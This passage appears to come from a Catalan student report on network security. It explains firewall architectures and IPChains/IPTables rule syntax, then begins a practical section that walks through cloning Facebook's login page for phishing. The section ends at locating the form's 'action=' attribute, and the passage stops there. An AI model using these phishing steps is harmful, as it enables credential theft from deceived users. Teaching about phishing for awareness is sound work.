Aquesta arquitectura no és gaire potent, ja que el filtratge consisteix a analitzar únicament les adreces IP,




Figura 3.12, Xarxa amb un encaminador

però és una solució barata, senzilla i eficaç fins a cert nivell, a part d'estar a l'abast de tot usuari que tingui un encaminador. Els grans inconvenients d'aquesta arquitectura són: no és una arquitectura flexible, les màquines públiques i privades comparteixen xarxa i la defensa té poca profunditat.

La falta de flexibilitat d'aquesta arquitectura és deguda a que depèn de l'encaminador que s'utilitzi i aquests tenen molt poques opcions.

Quan les màquines públiques i privades comparteixen una mateixa xarxa, la seguretat de la part privada es veu compromesa. Des d'una màquina pública es possibilita l'accés sense limitacions a la part privada.

Quan es parla de falta de profunditat fa referència a que només es proporciona una capa de seguretat. Si algun intrús supera l'encaminador, la xarxa es queda sense cap altra mesura defensiva.

#### - Tallafoc d'una màquina

Implementar un tallafoc en una màquina té l'avantatge de permetre separar la xarxa protegida en dues subxarxes: una xarxa privada interna i una xarxa perimetral, coneguda com a zona desmilitaritzada (DMZ).

Són possibles dues arquitectures quan s'ubica un tallafoc en una màquina: arquitectura de tallafoc exposat i arquitectura de tallafoc d'apantallament.

En una arquitectura de tallafoc exposat, la xarxa privada interna està protegida pel tallafoc, que pot filtrar i reenviar els paquets que circulen en ambdós sentits: cap a la xarxa perimetral i cap a la xarxa privada interna.




Figura 3.13, Tallafoc exposat

En la figura 3.13 es pot observar que a la xarxa perimetral s'hi han ubicat els servidors públics per tal d'aïllar-los dels servidors privats i dels clients interns de la xarxa. Si la xarxa pateix un atac cap a un servidor públic, la xarxa privada interna no patirà un perill immediat.

L'arquitectura de tallafoc d'apantallament és similar a la de tallafoc exposat, la gran diferència és que els servidors públics se situen darrere del tallafoc, com es pot veure en la figura 3.14.

Això redueix la vulnerabilitat dels atacs, ja que els servidors públics també estan protegits pel tallafoc. En aquest cas, però, existeix el risc que si un servidor públic és atacat, la xarxa privada interna es veu compromesa.




Figura 3.14, Tallafoc apantallat

Les avantatges de les dues arquitectures són: tot i ser més cares que el tallafoc d'encaminador continuen sent barates, ofereixen més flexibilitat que el tallafoc d'encaminador i que les màquines privades estan protegides pel tallafoc.

#### - Tallafoc de múltiples màquines

En determinades circumstàncies, amb una única màquina dedicada a funcions de tallafoc, la xarxa continua exposada a vulnerabilitats. En aquests casos és important utilitzar un tallafoc de múltiples màquines.

Un tallafoc de múltiples màquines consisteix a utilitzar més d'un equip per protegir les màquines de la xarxa, la qual cosa proporciona una major seguretat.

Existeixen dues arquitectures de tallafoc de múltiples màquines: el tallafoc de xarxa apantallada i el tallafoc de tres direccions.







Figura 3.15, Tallafoc de xarxa apantallada

La figura 3.15 mostra un exemple de tallafoc de xarxa apantallada, on s'utilitzen un tallafoc interior, conegut com a tallafoc d'obstrucció, i un tallafoc exterior, conegut com a tallafoc de porta d'enllaç. El tallafoc d'obstrucció separa la xarxa privada interna de la xarxa perimetral. El tallafoc de porta d'enllaç separa la xarxa perimetral de la xarxa pública externa.

La diferència entre un tallafoc exposat i un tallafoc de xarxa apantallada és que es substitueix l'encaminador per un segon tallafoc. Aquest segon tallafoc protegeix els servidors públics de les amenaces externes.

L'arquitectura de tallafoc de xarxa apantallada protegeix els servidors públics i les màquines privades i ofereix una defensa estructurada en diverses capes. L'inconvenient que té, però, és que és més car que les arquitectures que utilitzen una sola màquina.

El tallafoc de tres direccions fa seus els avantatges del tallafoc de xarxa apantallada i els de les arquitectures d'una màquina. És una única màquina amb tres targetes de xarxa: una per a la xarxa pública externa, una per a la xarxa perimetral i una última per a la xarxa privada interna.



**Figura 3.16, Tallafoc de tres direccions**

Com es pot observar en la figura 3.16, l'arquitectura de tallafoc de tres direccions assegura que els servidors públics i les màquines privades estiguin protegits per un tallafoc, la defensa es continua estructurant en diverses capes i la implantació és més barata que en el cas de l'arquitectura en xarxa apantallada. Aquesta arquitectura continua sent més cara que una arquitectura d'una sola màquina, ja que l'equip que s'utilitza de tallafoc ha de tenir almenys tres targetes de xarxa i la seva configuració i administració és més complexa que l'arquitectura de xarxa apantallada.

#### - Altres arquitectures

Amb el pas del temps les necessitats de seguretat de les xarxes van demanant solucions que no s'ajusten exactament a les arquitectures bàsiques d'una màquina o de múltiples màquines. Així, sorgeixen arquitectures modelades segons circumstàncies molt particulars. A continuació s'enumeren algunes de les arquitectures més populars:

Arquitectura de xarxa apantallada dividida: consisteix a utilitzar una arquitectura de xarxa apantallada i substituir els servidors públics per servidors públics amb dues targetes de xarxa.

Arquitectura de xarxa apantallada múltiple: consisteix en utilitzar una arquitectura de xarxa apantallada dividida i utilitzar més d'un equip entre les xarxes perimetrals.

Arquitectura de tallafoc empresarial: consisteix a afegir excés des de la xarxa privada interna a les xarxes públiques externes. Tot i que aquesta arquitectura està basada en una arquitectura de xarxa apantallada, el nivell de seguretat és molt més gran.

### 3.7.5.3 Regles de filtratge del tallafoc

Per una xarxa hi circulen paquets d'informació. A l'inici del paquet s'indica la destinació, qui l'ha enviat, de quin tipus de paquet es tracta... A aquesta part del paquet se l'anomena capçalera.

Filtrar paquets consisteix a analitzar la capçalera del paquet i decidir la destinació de tot el paquet analitzat. Quan es fa un filtratge es pot denegar el paquet, acceptar-lo o rebutjar-lo. Denegar un paquet consisteix a eliminar-lo i tractar-lo com si mai hagués estat rebut. Acceptar un paquet consisteix a deixar-lo passar cap al següent punt del camí. I rebutjar un paquet consisteix a eliminar el paquet i avisar l'emissor que el paquet s'ha eliminat.

Filtrar paquets aporta seguretat, control i vigilància sobre la xarxa informàtica. Aporta seguretat perquè permet restringir el trànsit que arriba a la xarxa. Permet control sobre el trànsit intern de la xarxa. I permet rebre avisos quan algun aspecte de la xarxa interna no funciona correctament.

Hi ha molts exemples de tallafocs, però els més importants són els casos d'IPChains i IPTables.

- Filtratge amb IPChains

IPChains és un tallafoc escrit en llenguatge C que requereix un nucli Linux. Aquest tallafoc va ser molt popular fins l'any 2000, moment en què va ser substituït per IPTables. IPChains filtra paquets sense estat, dóna suport a emmascarament IP, el NAT (Network Address Translation, és un sistema que permet assignar una xarxa completa (o més d'una) a una única adreça IP) que suporta és limitat, permet realitzar un registre de paquets i s'executa des de línia d'ordres.

Està basat en tres llistes de regles bàsiques en tallafocs posteriors: entrada (input), sortida (output) i reenviament (forward).

El funcionament del filtratge segueix l'esquema següent:




Figura 3.16, Esquema de funcionament d'IPChains

Quan un paquet entra en el sistema, per exemple utilitzant una targeta de xarxa, utilitza la cadena entrada per decidir la destinació. Si el paquet no s'ha d'eliminar es decideix on enviar el paquet. Si la destinació és una altra màquina es consulta la cadena reenviament. Tot just abans de que el paquet surti del sistema es consulta la cadena sortida.

Una cadena és una llista de regles. Cada regla defineix el que s'ha de fer depenent de l'encapçalament del paquet. Si la regla no es pot relacionar amb el paquet es passa a mirar la següent regla a la cadena. Si no hi ha més regles a comprovar, el nucli mira la política de la cadena per decidir què fer.

IPChains proporciona filtrat de paquets sense estat. Això provoca que s'acceptin les connexions entrants als ports registrats, sense tenir en compte de l'origen dels paquets i no és possible impedir que programes maliciosos escoltin i acceptin connexions entrants.

Les regles d'IPChains especifiquen característiques del paquet. Es tracta de comparar les característiques del paquet amb la regla i comprovar si coincideixen o no. Treballant amb IPChains es poden comparar les característiques següents: la interfície de la xarxa associada, l'adreça IP d'origen, l'adreça IP de destinació, el protocol, els ports d'origen o de destinació, si el paquet és un datagrama TP o UDP, si el missatge és ICMP (de quin tipus o codi és) i els indicadors IP.

IPChains estableix una sèrie de passos per processar un paquet. Alguns d'aquests passos poden contenir filtres capaços de bloquejar un paquet. Els passos són:

1. Interfície d'entrada: aquesta és la interfície a la qual arriba el paquet entrant. Un tallafoc pot tenir més d'una interfície de xarxa, per tant caldrà tenir molt clara la interfície amb la qual treballar.
2. Suma de comprovació: es verifica la comprovació de suma del paquet que entra. Si el valor resultant no es vàlid, s'anota una entrada en el registre del tallafoc i el paquet s'elimina.
3. Malformació de paquet: es comprova la capçalera del paquet. Si es detecta qualsevol anomalia, s'anota una entrada en el registre del tallafoc i el paquet s'elimina.
4. Cadena d'entrada (input): aquest és el primer pas de processament definit per l'usuari. És aquí on s'especificaran les proves a les quals es veuran sotmesos els paquets.
5. Connexió emmascarada: es comprova si el paquet que entra està associat a una connexió emmascarada. IPChains és capaç de modificar l'adreça de destinació verdadera.
6. Destinació local primera: es comprova si l'adreça de destinació del paquet que ha entrat és el mateix tallafoc.
7. Procés local: un procés que s'executa al tallafoc.
8. Cadena de reenviament (forward): aquest és el segon pas de processament definit per l'usuari. Els paquets que no estan emmascarats i que no tenen com a destinació el tallafoc passen per aquí. S'utilitza la cadena de reenviament per especificar si els paquets estan autoritzats o no per viatjar d'una xarxa a una altra.
9. Cadena de sortida (output): aquest és el tercer pas de processament definit per l'usuari. Els paquets generats per un procés local o que arriben al tallafoc i tenen com a destinació una màquina diferent al tallafoc han de passar per aquí. S'utilitza la cadena de sortida per indicar si els paquets estan autoritzats o no a sortir del tallafoc.
10. Destinació local segona: si la destinació del paquet és la màquina local, s'envia el paquet al punt anterior de la ruta; si no és el cas, el paquet s'envia per la interfície de xarxa adient.
11. Interfície de sortida: es tracta d'una interfície de xarxa i és per aquí per on sortiran els paquets en busca la seva destinació.

Abans de dissenyar una regla IPChains cal saber-ne l'estructura, que és:

1. Operació de la regla: una regla es pot afegir (-A), inserir (-I) o eliminar (-D). És molt important l'ordre en què s'afegeixen les regles, ja que aquestes s'avaluen en ordre seqüencial. Quan s'afegeix una regla aquesta se situa darrere de l'última regla establerta. Quan s'insereix una regla se situa davant de les regles ja existents. Per

eliminar una regla s'han d'identificar les especificacions que coincideixin amb la regla a eliminar.

2. Característiques del paquet: són característiques del paquet la interfície, l'adreça IP d'origen, l'adreça IP de destinació, el protocol, els ports, el tipus i codi ICMP i els indicadors TCP/IP.
3. Acció de la regla: hi ha quatre tipus d'accions: ACCEPT, REJECT, DENY i RETURN.

### Operació de regla en IPChains

Les operacions de regla que ofereix el tallafoc IPChains són tres: afegir, inserir i eliminar:

1. Afegir: consisteix a posar una regla al final de la cadena de regles ja existent. És important tenir en compte que les regles s'executen en l'ordre en què han estat afegides. Per realitzar l'operació caldrà indicar-ho amb `-A`, per exemple:  
`ipchains -A input -p tcp -d 192.168.0.1 -dport 25 -j ACCEPT`
2. Inserir: consisteix a posar una regla a la primera posició de la cadena de regles ja existent. Per realitzar l'operació caldrà indicar-ho amb `-I`, per exemple:  
`ipchains -I input -p tcp -d 192.168.0.1 -dport 25 -j ACCEPT`
3. Eliminar: consisteix a esborrar una regla existent. Les especificacions han de coincidir amb la regla. Per realitzar l'operació caldrà indicar-ho amb `-D`:  
`ipchains -D input -p tcp -d 192.168.0.1 -dport 25 -j ACCEPT`

Per llistar les regles que té establertes el tallafoc s'ha d'utilitzar l'indicador `-L`: `# ipchains -L input`

### - Filtratge amb IPTables

IPTables és un tallafoc que requereix un nucli basat en Linux per poder-se executar. El seu ús està molt estès i se'l considera el substitut d'IPChains, tot i que en ocasions se'ls pot trobar treballant en equip (IPTables en primera línia de defensa i IPChains en segona línia).

IPTables filtra paquets amb estat, dona suport a emmascarament IP, a NAT d'origen i de destinació, permet realitzar un registre de paquets i s'executa des de línia d'ordres, tot i que hi ha aplicacions gràfiques que ho poden evitar.

Les regles del tallafoc estan a nivell de nucli, i és el nucli el que ha de decidir què fer amb els paquets d'informació que li arriben.

La següent figura mostra esquemàticament el procés que segueix un paquet inspeccionat per IPTables.




Figura 3.17, Camí que segueixen els paquets a IPTables

## 4 PART PRÀCTICA

### 4.1 Hacking phishing

S'ha de vigilar molt amb quines pàgines webs que es visiten a l'hora de navegar. Recorda que el phishing és un mètode amb el que un cracker crea una còpia idèntica d'una pàgina web oficial a la que s'accedeix mitjançant un usuari i contrasenya, i fa que les dades de la víctima, en comptes d'arribar a la web original, es quedin guardades en el seu servidor. El phishing es basa en fer-ho a milers de persones, ja que moltes no s'ho creuen, però sempre hi ha gent que es creu que és de veritat.

Crear una pàgina web idèntica a una altra és un procés una mica llarg però molt senzill i qualsevol persona amb uns mínims coneixements d'informàtica pot fer-ho, per això s'ha de tenir molta cura amb Internet i no s'ha de confiar amb tot.

Facebook és una de les xarxes socials més utilitzades i famoses del món, per això és una de les webs de la que més phishing hi ha. Seguint els passos següents es pot duplicar aquesta web molt fàcilment, tot i que amb els mateixos procediments es pot fer amb qualsevol pàgina web.

Per començar s'obra el Google Chrome (també es pot fer amb altres navegadors, però aquest és el més pràctic i recomanable), es dirigeix a la pàgina web oficial de Facebook i en qualsevol espai en blanc de la pàgina es clica amb el botó dret del ratolí, per obtenir així el menú contextual d'aquesta. Seguidament es selecciona l'opció "Ver código fuente de la página" o directament es fa "Ctrl+U".



Figura 4.1, Menú contextual de la web



Això obrirà una nova pestanya que mostrarà el codi HTML de la web. Tot el codi HTML que s'observa és el codi sencer de la pàgina web, en aquest cas de Facebook.



Figura 4.2, Codi HTML de Facebook

Es selecciona tot el codi sencer i es copia. S'obra un nou document del Bloc de Notes i s'enganxa el que s'ha copiat.



Figura 4.3, Codi HTML copiat al Bloc de Notes

Ara cal observar quin és el format que utilitza el codi HTML de la web que es vol duplicar. Per saber-ho s'ha de mirar al principi del codi, on posa "meta charset", i el que posa a continuació entre cometes és el format, en aquest cas "utf-8".



```

index.html: Bloc de notes
Archivo Edición Formato Ver Ayuda

<!DOCTYPE html>
<html lang="es" id="facebook" class="no_js">
<meta charset="utf-8"><script>function envFlush(a){function b(c){for(var d in a)c[d]=a[d]
facebook.com/></script><link rel="alternate" media="handheld" href="https://m.facebook.com/" /><link rel
r.facebook.com/" /><link rel="alternate" hreflang="fr-ca" href="https://fr-ca.facebook.com/" /><l
sr-rs.facebook.com/" /><link rel="alternate" hreflang="th" href="https://th-th.facebook.com/" /><
<link type="text/css" rel="stylesheet" href="https://fbstatic-a.akamaihd.net/rsrc.php/v2/yl/r/hP_
<link type="text/css" rel="stylesheet" href="https://fbstatic-a.akamaihd.net/rsrc.php/v2/y5/r/olq
<link type="text/css" rel="stylesheet" href="https://fbstatic-a.akamaihd.net/rsrc.php/v2/y5/r/olq

```

Figura 4.4, Format del codi HTML (UTF-8)

Ara cal guardar l'arxiu, per fer això es clica a "Archivo" i es selecciona "Guardar como...". On posa "Codificación", s'ha de triar el format que utilitza el codi (vist al pas anterior), en aquest cas UTF-8, on posa "Tipo", es selecciona "Todos los archivos" i de nom se li posa "index.htm". Aquest document serà la pàgina d'inici de la web duplicada.




Figura 4.5, Desa del document "index.htm"

Ja en el bloc de notes, s'utilitza la comanda "Ctrl+B", i després es busca la cadena "action=" dins de l'extens codi. Com es pot observar, aquest "action=" apunta cap una web on ens requerirà un inici de sessió o login.

